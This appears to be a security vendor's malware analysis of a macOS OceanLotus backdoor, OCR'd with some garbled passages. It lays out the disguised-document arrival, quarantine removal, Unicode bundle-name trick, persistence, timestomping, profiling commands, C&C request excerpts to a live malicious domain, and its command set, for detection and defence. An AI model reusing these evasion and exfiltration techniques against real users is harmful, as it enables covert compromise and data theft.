

Business



New MacOS Backdoor Connected to OceanLotus **Surfaces**

We recently discovered a new backdoor we believe to be related to the OceanLotus group. Some of the updates of this new variant include new behavior and domain names.

By: Luis Magisa, Steven Du November 27, 2020











We recently discovered a new backdoor we believe to be related to the OceanLotus group. Some of the updates of this new variant (detected by Trend Micro as Backdoor, MacOS, OCEANLOTUS, F) include new behavior and domain names. As of writing, this sample is still undetected by other antimalware solutions.

Due to similarities in dynamic behavior and code with previous OceanLotus samples, it

<u>Paramètres des cookies</u>

Autoriser tous les cookies

```
Dusiness
```

```
int64 __fastcall sub_100010E3D(std::string *this, void *a2)
  const void **v2; // rbx
unsigned __int64 v3; // rax
const std::string *v4; // rax
  DHTE *v5; // rax
uid_t v6; // eax
char *v7; // r12
BHTE *v8; // r15
BHTE *v9; // r13
char *v10; // rdi
     int64 result; // rax
  char v12; // [rsp+8h] [rbp-48h]
char *v13; // [rsp+10h] [rbp-40h]
char v14; // [rsp+20h] [rbp-30h]
  v2 = (const void **)this;
  v3 = std::string::find_last_of(this, "/", OxFFFFFFFFFFFFFFFFLL, luLL);
if ( v3 == *(_QMORD *)(*(_QMORD *)this - 24LL) - 1LL )
     v4 = (const std::string *)std::string::erase(this, v3, 0xFFFFFFFFFFFFFFLL);
     std::string::assign(this, v4);
  if ( geteuid() )
     v5 = *(_BYTE **)this;
     if ( *(_DWORD *)(*(_QWORD *)this - 8LL) >= 0 )
        std::string::_M_leak_hard(this);
v5 = *(_BYTE **)this;
     if ( *v5 == 126 )
        v6 = getuid();
v7 = getpwuid(v6)->pw_dir;
v8 = *(_BYTE **)this;
v9 = *(_BYTE **)this;
        if ( *(_DWORD *)(*(_QWORD *)this - 8LL) >= 0 )
           std::string:: M leak hard(this);
00010E67 sub 100010E3D:15 (100010E67)
```

Figures 1-2. Comparison of old OceanLotus sample (above) with the latest OceanLotus sample (below)





researchers from voiexity to be using mailcious websites to propagate maiware

The attackers behind this sample are suspected to target users from Vietnam since the document's name is in Vietnamese and the older samples targeted the same region before.

Arrival

The sample arrives as an app bundled in a Zip archive. It uses the icon for a Word document file as a disguise, attempting to pass itself off as a legitimate document file.




Figure 3. The sample's file name, icon, and app bundle structure

Another technique it uses to evade detection is adding special characters to its app bundle name. When a user looks for the fake doc folder via the macOS Finder app or

```
      00000000:
      504b
      0304
      0a00
      0000
      0000
      0000
      744b
      0000
      PK......tK..

      00000010:
      0000
      0000
      0000
      2300
      1000
      414c
      .....#...AL

      00000020:
      4c20
      7469
      6d20
      6e68
      6120
      4368
      6920
      4e67
      L tim nha Chi Ng

      00000030:
      6f63
      2043
      616e
      6164
      612e
      efb8
      8064
      6f63
      oc Canada....doc

      000000040:
      2f55
      580c
      00ed
      c548
      5f60
      6f12
      5af5
      0114
      /UX....H_`o.Z...

      000000050:
      0050
      4b03
      040a
      0000
      0000
      0074
      4b00
      .PK.......tK.
```

Figure 4. Special character between '.' and 'doc' as viewed inside the zip archive.

The 3 bytes "efb880" is in UTF-8 encoding. According to UTF-8 mapping, the related Unicode code is "U+FE00".

Code point	First byte	Second byte	Third byte	Fourth byte
U+0000 to U+007F	0xxxxxx			
U+0080 to U+07FF	110xxxxx	10xxxxx		
U+0800 to U+FFFF	1110xxxx	10xxxxx	10xxxxx	
U+10000 to	11110xxx	10xxxxx	10xxxxxx	10xxxxx
U+10FFFF				





"U+FE00" is a special Unicode control character with name variation selector-1, which provides the visual appearance of a CJK compatibility ideograph. In this case, the preceding character is the general character ".", so the variation selector does not change the visual appearance.

The operating system sees the app bundle as an unsupported directory type, so as a default action the "open" command is used to execute the malicious app. Otherwise, if the postfix is .doc without special characters, Microsoft Word is called to open the app bundle as a document; but since it is not a valid document, the app fails to open it.

Here is the code signing information for the app bundle sample.

```
Desktop/ALL tim nha Chi Ngoc Canada.doc/Contents/MacOS/ALL tim n
Executable=#
ha Chi Ngoc Canada
Identifier=com.apple.files
Format=app bundle with generic
CodeDirectory v=20200 size=159 flags=0x0(none) hashes=1+3 location=embedded
Hash type=sha1 size=20
CandidateCDHash sha1=3c6c754b58f4450505494f1b68104d0154d19296
Hash choices=sha1
CDHash=3c6c754b58f4450505494f1b68104d0154d19296
Signature size=8576
Timestamp=28 Aug 2020 at 1:53:17 AM
Info.plist entries=11
TeamIdentifier=UD9UN593Z4
Sealed Resources version=2 rules=12 files=2
Internal requirements count=2 size=260
```

Figure 5. Code signing information for the sample






Figure 6. Contents of "ALL tim nha Chi Ngoc Canada" file




Figure 7. The document displayed after executing the file

When the shell script was run, it performed the following routines:

- 1) Delete the file quarantine attribute for the files in "*ALL tim nha Chi Ngoc Canada.?doc*"
- 2) Attempt to remove file quarantine attribute of the files in the system.
- 3) Copy "ALL tim nha Chi Ngoc Canada.?

doc/Contents/Resources/configureDefault def(doc)" to "/tmp/ALL tim nha Chi Ngoc

TREND: Business



- 5) Extract the b64-encoded fat binary to "ALL tim nha Chi Ngoc Canada.? doc/Contents/Resources/configureDefault.def(fat binary)", which is the second-stage payload
- 6) Change access permission of second-stage payload to execute the launch of the second-stage payload
- 7) Delete the malware app bundle "ALL tim nha Chi Ngoc Canada.?doc"
- 8) Copy "/tmp/ALL tim nha Chi Ngoc Canada.doc(doc)" to "{execution directory}/ALL tim nha Chi Ngoc Canada.doc"
- 9) Delete "/tmp/ALL tim nha Chi Ngoc Canada.doc"

Second-stage payload

When executed, the second stage payload (ALL tim nha Chi Ngoc Canada.? doc/Contents/Resources/configureDefault.def) performs the following malware routines:

- 1) Drop third-stage payload to ~/Library/User Photos/mount_devfs
- 2) Create persistence for the sample by creating

- /t.ibrany/launchAgents/com apple marseagent voiceinstallerd plict




Figure 8. Plist file ~/Library/LaunchAgents/com.apple.marcoagent.voiceinstallerd.plist

3) Use the touch command to change the timestamp of the sample

Figure 9. The timestamp of the dropped files

4) Delete itself

Third-stage payload

In the third-stage payload (~/Library/User Photos/mount_devfs), the strings are encrypted with custom encryption using base64 encoding and byte manipulation.

s _cstring:00	00000011	С	\x16\xF6\x12\x5B\xC8\xEC\xEA\xBB\x92\xA9\xC5\xE1*\x15\x
scstring:00	00000012	С	\xEC\x3E\xA19\x83\xB6\xE6\xBC\x398W\x13\xEB\x8C\xCF\xD4
scstring:00	00000071	С	\xC0\xB4\x9A鮥D\x88\xC9\x76.5\xD2\xC1{\x9C\xA0/\xBBtm\\\x04H\xD
scstring:00	00000011	С	\n&d\xB1&\x8F@\xC2\x08\x9B\x92\x1AU0\x89
scstring:00	00000041	С	\xA9tQ\t\x02\x85\xEC\x3B\x47x*e\xB0\x89\xB0@\x93b\x9E\x8D1\xCE
scstring:00	00000011	С	p\u05EE\f\xEA\x39\xF0\xEB\xE7\xAB*\\$\xD3\x42
scstring:00	00000011	C	\xAB}\x84G\t\xA7\x82 \xDA\xE4\aKJg5
's' _cstring:00	00000012	С	\xEE\x7C\x15\x9C\xA7\xF3\xBB\xDB\xF9Aa\x10L\r\xB9\xD4

```
char v12; // [rsp+14h] [rbp-2Ch]
v5 = a5;
LODWORD(v11) = a4;
v6 = a3;
v7 = a2;
v8 = a1;
v9 = (unsigned __int8 *)malloc(a2 + 16);
  v8 = b64_decode_ex((__int64)a1, a2, (__int64 *)((char *)&v11 + 4));
v7 = *(size_t *)((char *)&v11 + 4);
sub_10000E3AA(v6, v11, (__int64)v8, v7, v9, &v12);
v9[\overline{v}7] = 0;
if (v5)
  free(v8);
return v9;
         v66 = a2;
v6 = a5 >> 4;
v7 = 0;
          if ( a5 )
            v71 = a6;
            v69 = a5;
            v70 = a4;
            if ( v6 )
               BitScanReverse((unsigned int *)&v8, v6);
              \overline{v}7 = (v8 ^ 0xFFFFFFE0) + 33;
            }
          else
            v71 = a6;
            v69 = 0;
            v70 = a4;
          v68 = a5 >> 4;
          w9 = 16T.T. *
```

Figures 11-12. Decryption routine

Like older versions of the OceanLotus backdoor, the new version contains two main functions: one for collecting operating system information and submitting this to its malicious C&C servers and receiving additional C&C communication information, and another for the backdoor capabilities.

It collects the following information from the infected system by invoking the following commands:

	TREND! Business		<u> </u>
	system_profiler SPHardwareDataType	Get processor information	
	2>/dev/null awk '/Processor /		
	{split(\$0,line,\":\");		
	15f20 = system_profiler SPHardwareDataType	Get memory information	
	2>/dev/null awk '/Memory/ {split(\$0,line,		
	\":\"); printf(\"%s\", line[2]);}'		
	ioreg -rd1 -c IOPlatformExpertDevice awk '/IOPlatformSerialNumber/ { split(\$0, line,	Get serial number	
	\"\\"\"); printf(\"%s\", line[4]); }		
	ifconfig -l	Get network interface MAC addresses	
	ifconfig <device> awk '/ether /{print \$2}'</device>		
ı	2>&1		

Page 11 of 22

En cliquant sur « Accepter tous les cookies », vous acceptez le stockage de cookies sur votre appareil pour améliorer la

navigation sur le site, analyser son utilisation et contribuer à nos efforts de marketing.



Table 2. OceanLotus commands and descriptions

The collected information is encrypted and sent to the malware C&C server.

```
POST /joes/bnVrNfRtDOqim0apdWUQ0w2cqDx6z80sVFG/manifest.js HTTP/1.1 Host: mihannevis.com
User-Agent: curl 7.64.2
Accept: */*
Content-Length: 355
Content-Type: application/x-www-form-urlencoded
```

Figure 13. TCP stream excerpt of the malware sending information to C&C server

It also receives commands from the same server.

```
GET /v3irqh4/yB/l/en_GB/ALpf4p8JG9M HTTP/1.1
Host: mihannevis.com
User-Agent: curl 7.64.2
Accept: */*
Cookie: erp=b1933d2af8e98ca98dff316f6eabd5e8;
```

Figure 14. TCP stream excerpt of the malware receiving commands from C&C server

Here are the C&C servers used by the malware:

mihannevis[.]com

• mykossoff Isom

```
TREND:
```

DUSINCSS

```
if ( dwCommand == 0x72 )
{
    v29 = 1;
    v5 = (char *)&v153;
    pthread_create(&v84, &v153, (void *(_cdecl *)(void *))respondUploadThread, v44);
    goto LABEL_163;
}
}
else if ( dwCommand == 0x23 || dwCommand == 0x3C )
{
    v29 = 1;
    v5 = (char *)&v153;
    pthread_create(&v84, &v153, (void *(_cdecl *)(void *))respondDownloadThread, v44);
    goto LABEL_163;
}

if ( dwCommand == 0x72 )
{
    v5 = 1;
    pthread_create(&v85, &v152, (void *(_cdecl *)(void *))respondUploadThread, v44);
    goto LABEL_163;
}
else if ( dwCommand == 0x23 || dwCommand == 0x3C )
{
    v5 = 1;
    pthread_create(&v85, &v152, (void *(_cdecl *)(void *))respondDownloadThread, v44);
    goto LABEL_163;
}
```

Figures 15-16. A comparison of the codes of the old OceanLotus variant (above) and the new one (below)


Below are the supported commands and their respective codes (taken from an earlier blog post that covered OceanLotus).

0x33	Get file size
0xe8	Exit
0xa2	Download and execute a file

TREND: Business		∘, <u>=</u>
0x48	Remove file	
0x72	Upload file	
0x23	Download file	
0x3c	Download file	
0x07	Get configuration info	
0x55	Empty response, heartbeat packet	

Table 3. Supported commands and their respective codes

Details about C&C domain names







Figure 19. URLs related to mihannevis[.]com as seen on VirusTotal

The domain "mykessef[.]com" was used for the C&C server earlier.



Figure 20. Domain history of mykessef[.]com based on Whois Lookup

The domain name "idtpl[.]org" was registered three years ago, and there was no update history. According to Whois lookup, its register expired at the end of March 2020.






Figure 22. Domain History of idtpl[.]org as seen on VirusTotal

Recommendations

Threat groups such as OceanLotus are actively updating malware variants in attempts to evade detection and improve persistence. The following best practices can be applied to defend against malware:

- Never click links or download attachments from emails coming from suspicious sources
- Regularly patch and update software and applications
- Use security solutions suitable for your operating system

To protect systems operating on macOS, we recommend Trend Micro Home Security for Mac, which offers comprehensive and multi-device protection against malware and other cyberthreats.

Indicators of Compromise

€ TREND: Business	(
cfa3d506361920f9e1db9d8324dfbb3a9c79723e702d70c3dc8f51825c171420	ALL%20tim%20nha%20Chi%20
48e3609f543ea4a8de0c9375fa665ceb6d2dfc0085ee90fa22ffaced0c770c4f	ALL tim nha Chi Ngoc Canada
05e5ba08be06f2d0e2da294de4c559ca33c4c28534919e5f2f6fc51aed4956e3	2nd stage fat binary
fd7e51e3f3240b550f0405a67e98a97d86747a8a07218e8150d2c2946141f737	3rd stage fat binary

Domains

- mihannevis[.]com
- mykessef[.]com
- idtpl[.]org

MITRE TTP

Tactic ID Name Description

TREND: Business			
	T1222.002	Linux and Mac	The backdoor changes the permission of the
		File and	file it wants to execute to +x
		Directory Permissions	
		Modification	
	T1027	Obfuscated	Readable strings were encrypted
		Files or	
		Information	
	T1036.005	Masquerading:	The app bundle is disguised as a doc file to
		Match	trick users into executing it
		Legitimate	
		Name or	
		Location	
	T4.070.005		TI 1 1 1 1 1 1 1 1 1
	T1070.006	Indicator	The backdoor modifies the date and time of
		Removal on Host:	the dropped files using the "touch" command
		Timestomn	Communa

TREND! Business			
		Discovery	
Collection	T1560.003	Archive Collected Data: Archive via Custom Method	The backdoor encrypts the data before exfiltration
Command and Control	T1095	Non- Application Layer Protocol	Like previous samples, performs backdoor routines based on C&C data

Tags

Malware | APT & Targeted Attacks | Research | Articles, News, Reports

Authors

En cliquant sur « Accepter tous les cookies », vous acceptez le stockage de cookies sur votre appareil pour améliorer la navigation sur le site, analyser son utilisation et contribuer à nos efforts de marketing.

nreats Analyst Threats Anal



Related Articles

<u>Understanding the Initial Stages of Web Shell and VPN Threats: An MXDR Analysis</u>

Attacker Abuses Victim Resources to Reap Rewards from Titan Network

A Cybersecurity Risk Assessment Guide for Leaders

See all articles >

Experience our unified platform for free

Claim your 30-day trial



Daga....

